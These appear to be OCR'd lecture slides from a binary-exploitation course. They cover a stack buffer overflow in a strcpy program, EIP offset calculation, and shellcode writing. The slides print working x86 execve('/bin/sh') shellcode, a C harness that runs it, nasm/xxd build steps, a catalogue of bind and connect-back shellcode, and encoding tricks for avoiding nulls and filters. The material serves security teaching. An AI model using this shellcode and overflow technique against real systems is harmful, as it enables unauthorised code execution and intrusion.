


```c
#include <string.h>

void foo (char *bar)
{
   char  c[12];

   strcpy(c, bar);  // no bounds checking
}

int main (int argc, char **argv)
{
   foo(argv[1]);
}
```

Offset from Variable to EIP

- EIP = EBP + 4
- buf[0] = EBP - 20
- input => A*24 + EIP





```
0804841c <foo>:
 804841c:       55                      push   %ebp
 804841d:       89 e5                   mov    %esp,%ebp
 804841f:       83 ec 28                sub    $0x28,%esp
 8048422:       8b 45 08                mov    0x8(%ebp),%eax
 8048425:       89 44 24 04             mov    %eax,0x4(%esp)
 8048429:       8d 45 ec                lea    -0x14(%ebp),%eax
 804842c:       89 04 24                mov    %eax,(%esp)
 804842f:       e8 cc fe ff ff          call   8048300 <strcpy@plt>
 8048434:       c9                      leave
 8048435:       c3                      ret
```


strcpy(&ebp-0x14 , input)

Stack-based buffer overflow


- 控制程式執行流程 - Overwrite EIP
- Writing Shellcode
- Locating Stack/Library address
- Executing Arbitrary Code

What is Shellcode?

- ~~shellscript code~~
- Machine code can directly executed




```
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
"\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"
```




```
xor     %eax,%eax
push    %eax
push    $0x68732f2f
push    $0x6e69622f
mov     %esp,%ebx
push    %eax
push    %ebx
mov     %esp,%ecx
mov     $0xb,%al
int     $0x80
```

Shellcode database

- 找現成的shellcode來用
  - 需注意作業系統與指令架構
    - http://shell-storm.org/shellcode/



```
char setreuidcode[] =

"\x31\xc0"                      /* xor %eax,%eax */
"\x50"                          /* push %eax */
"\x68\x2f\x2f\x73\x68"          /* push $0x68732f2f (//sh) */
"\x68\x2f\x62\x69\x6e"          /* push $0x6e69622f (/bin)*/

"\x89\xe3"                      /* mov %esp,%ebx */
"\x50"                          /* push %eax */
"\x54"                          /* push %esp */
"\x53"                          /* push %ebx */

"\x50"                          /* push %eax */
"\xb0\x3b"                      /* mov $0x3b,%al */
"\xcd\x80";                     /* int $0x80 */


void main()
{
        int*      ret;

        ret = (int*) &ret + 2;

        printf("len %d\n",strlen(setreuidcode));

        (*ret) = (int) setreuidcode;
}
```



Cso

- Cso/x86 - execve(/bin/sh, ..., NULL) - 43 bytes *by minervini*


FreeBSD

Intel x86-64
- FreeBSD/x86-64 - execve - 28 bytes *by Gitsnik*
- FreeBSD/x86-64 - bind_tcp with passcode - 127 bytes *by Gitsnik*
- FreeBSD/x86-64 - exec(/bin/sh) Shellcode - 31 bytes *by Hack'n Roll*
- FreeBSD/x86-64 - execve /bin/sh shellcode 34 bytes *by Hack'n Roll*
- FreeBSD/x86-64 - Execve /bin/sh - Anti-Debugging *by c0d3_z3r0*


Intel x86
- FreeBSD/x86 - execve /tmp/sh - 34 bytes *by Claes M. Nyberg*
- FreeBSD/x86 - execve /bin/sh 23 bytes *by IZ*
- FreeBSD/x86 - reboot(RB_AUTOBOOT) - 7 bytes *by IZ*
- FreeBSD/x86 - bind port:4883 with auth shellcode *by MahDelin*
- FreeBSD/x86 - Connect Back Port 6969 - 133 bytes *by Marcetam*
- FreeBSD/x86 - connect back /bin/sh. 81 bytes *by Tosh*
- FreeBSD/x86 - execv(/bin/sh) - 23 bytes *by Tosh*
- FreeBSD/x86 - portbind shell + fork - 111 bytes *by Tosh*

Testing and debug Shellcode

- Execute and trace it!
  - strace ./a.out




```c
#include <stdio.h>
#include <string.h>

char *shellcode =
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
"\x6f\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";

int main(void)
{
    fprintf(stdout,"Length: %d\n",strlen(shellcode));
    (*(void(*)()) shellcode)();
    return 0;
}
```



```
fstat64(10, {st_mode=S_IFREG|0755, st_size=14578
mmap2(NULL, 1452408, PROT_READ|PROT_EXEC, MAP_PR
mprotect(0xb7fbd000, 4096, PROT_NONE)    = 0
mmap2(0xb7fbe000, 12288, PROT_READ|PROT_WRITE, M
mmap2(0xb7fc1000, 10616, PROT_READ|PROT_WRITE, M
close(10)                                = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIV
set_thread_area({entry_number:-1 -> 6, base_addr
eable:1}) = 0
mprotect(0xb7fbe000, 8192, PROT_READ)    = 0
mprotect(0xb7ffe000, 4096, PROT_READ)    = 0
munmap(0xb7fc4000, 106842)               = 0
fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makede
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIV
write(1, "Length: 23\n", 11Length: 23
)                = 11
execve("/bio//sh", ["/bio//sh"], [/* 0 vars */])
--- SIGSEGV (Segmentation fault) @ 0 (0) ---
+++ killed by SIGSEGV +++
Segmentation fault
```

Write your own shellcode

- nasm -f bin -o sc.bin sc.asm
- xxd -i sc.bin



```
BITS 32
global _start

_start:
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
push   eax
push   ebx
mov    ecx,esp
mov    al, 0xb
int    0x80


cychao@CatKali:~/ctf/nctu/slide$ nasm -f bin -o binsh.bin binsh.s && xxd -i binsh.bin
unsigned char binsh_bin[] = {
  0x31, 0xc0, 0x50, 0x68, 0x2f, 0x2f, 0x73, 0x68, 0x68, 0x2f, 0x62, 0x69,
  0x6e, 0x89, 0xe3, 0x50, 0x53, 0x89, 0xe1, 0xb0, 0x0b, 0xcd, 0x80
};
unsigned int binsh_bin_len = 23; _
```

- Ref: http://www.vividmachines.com/shellcode/shellcode.html

Position Independent


- 因shellcode放進去後不能確定位置
    - 所有jmp, call都必須使用相對位置
- 沒有ASLR的程式/函式庫的資料可以用絕對位置

Null Free shellcode

- xor eax,eax ; \x31\xc0 => set eax=0
- shr eax,0x8 ; set eax = 0x00xxxxxx
- push(b|w) ; push byte/word without zero padding

Alphanumeric shellcode

- Shellcode with 0-9 a-z A-Z
    - use printable opcode
    - xor encode/decode



